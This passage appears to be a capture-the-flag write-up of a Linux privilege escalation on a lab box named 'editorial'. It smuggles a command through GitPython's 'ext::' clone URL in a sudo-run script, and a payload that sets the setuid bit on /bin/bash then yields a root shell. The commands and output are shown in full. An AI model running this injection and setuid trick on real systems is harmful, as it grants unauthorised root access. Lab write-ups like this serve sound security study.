
5) Created a malicious repo

```
prod@editorial:~$ git init --bare privesc.git
hint: Using 'master' as the name for the initial branch. This default branch name
hint: is subject to change. To configure the initial branch name to use in all
hint: of your new repositories, which will suppress this warning, call:
hint:
hint:   git config --global init.defaultBranch <name>
hint:
hint: Names commonly chosen instead of 'master' are 'main', 'trunk' and
hint: 'development'. The just-created branch can be renamed via this command:
hint:
hint:   git branch -m <name>
Initialized empty Git repository in /home/prod/privesc.git/
prod@editorial:~$ git clone prod@editorial:/home/prod/privesc.git
Cloning into 'privesc'...
The authenticity of host 'editorial (127.0.1.1)' can't be established.
ED25519 key fingerprint is SHA256:YR+ibhVYSWNLe4xyiPA0g45F4p1pNAcQ7+xupfIR70Q.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'editorial' (ED25519) to the list of known hosts.
prod@editorial's password:
warning: You appear to have cloned an empty repository.
prod@editorial:~$ cd privesc
prod@editorial:~/privesc$ vim exp.py
prod@editorial:~/privesc$ chmod +xs exp.py
prod@editorial:~/privesc$
```

```
prod@editorial:~/privesc$ git config --global user.email "prod@editorial.htb"
prod@editorial:~/privesc$ git config --global user.name "prod"
prod@editorial:~/privesc$ git commit -m "Initial commit"
On branch master

Initial commit

Untracked files:
  (use "git add <file>..." to include in what will be committed)
        exp.py

nothing added to commit but untracked files present (use "git add" to track)
prod@editorial:~/privesc$ git add exp.py
prod@editorial:~/privesc$ git commit -m "Initial commit"
[master (root-commit) 5a93bb2] Initial commit
 1 file changed, 2 insertions(+)
 create mode 100755 exp.py
prod@editorial:~/privesc$ git push
prod@editorial's password:
Permission denied, please try again.
prod@editorial's password:
Enumerating objects: 3, done.
Counting objects: 100% (3/3), done.
Writing objects: 100% (3/3), 247 bytes | 247.00 KiB/s, done.
Total 3 (delta 0), reused 0 (delta 0), pack-reused 0
To editorial:/home/prod/privesc.git
 * [new branch]      master -> master
```

```
prod@editorial:~$ sudo /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py prod@127.0.0.1:/home/prod/privesc.git/
The authenticity of host '127.0.0.1 (127.0.0.1)' can't be established.
ED25519 key fingerprint is SHA256:YR+ibhVYSWNLe4xyiPA0g45F4p1pNAcQ7+xupfIR70Q.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
prod@127.0.0.1's password:
prod@editorial:~$
```

7) Found a RCE
https://security.snyk.io/vuln/SNYK-PYTHON-GITPYTHON-3113858


prod@editorial: ~
prod@editorial:~$ ls
exploit
prod@editorial:~$ chmod +x exploit
prod@editorial:~$ sudo /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py 'ext::sh -c /home/prod/exploit'
Traceback (most recent call last):
File "/opt/internal_apps/clone_changes/clone_prod_change.py", line 12, in <module>
r.clone_from(url_to_clone, 'new_changes', multi_options=["-c protocol.ext.allow=always"])
File "/usr/local/lib/python3.10/dist-packages/git/repo/base.py", line 1275, in clone_from
return cls._clone(git, url, to_path, GitCmdObjectDB, progress, multi_options, **kwargs)
File "/usr/local/lib/python3.10/dist-packages/git/repo/base.py", line 1194, in _clone
finalize_process(proc, stderr=stderr)
File "/usr/local/lib/python3.10/dist-packages/git/util.py", line 419, in finalize_process
proc.wait(**kwargs)
File "/usr/local/lib/python3.10/dist-packages/git/cmd.py", line 559, in wait
raise GitCommandError(remove_password_if_present(self.args), status, errstr)
git.exc.GitCommandError: Cmd('git') failed due to: exit code(128)
cmdline: git clone -v -c protocol.ext.allow=always ext::sh -c /home/prod/exploit new_changes
stderr: 'Cloning into 'new_changes'...
fatal: Could not read from remote repository.
Please make sure you have the correct access rights
and the repository exists.
'
prod@editorial:~$ ls /bin/bash
/bin/bash
prod@editorial:~$ cat exploit
chmod +s /bin/bash
prod@editorial:~$ /bin/bash -p
bash-5.1#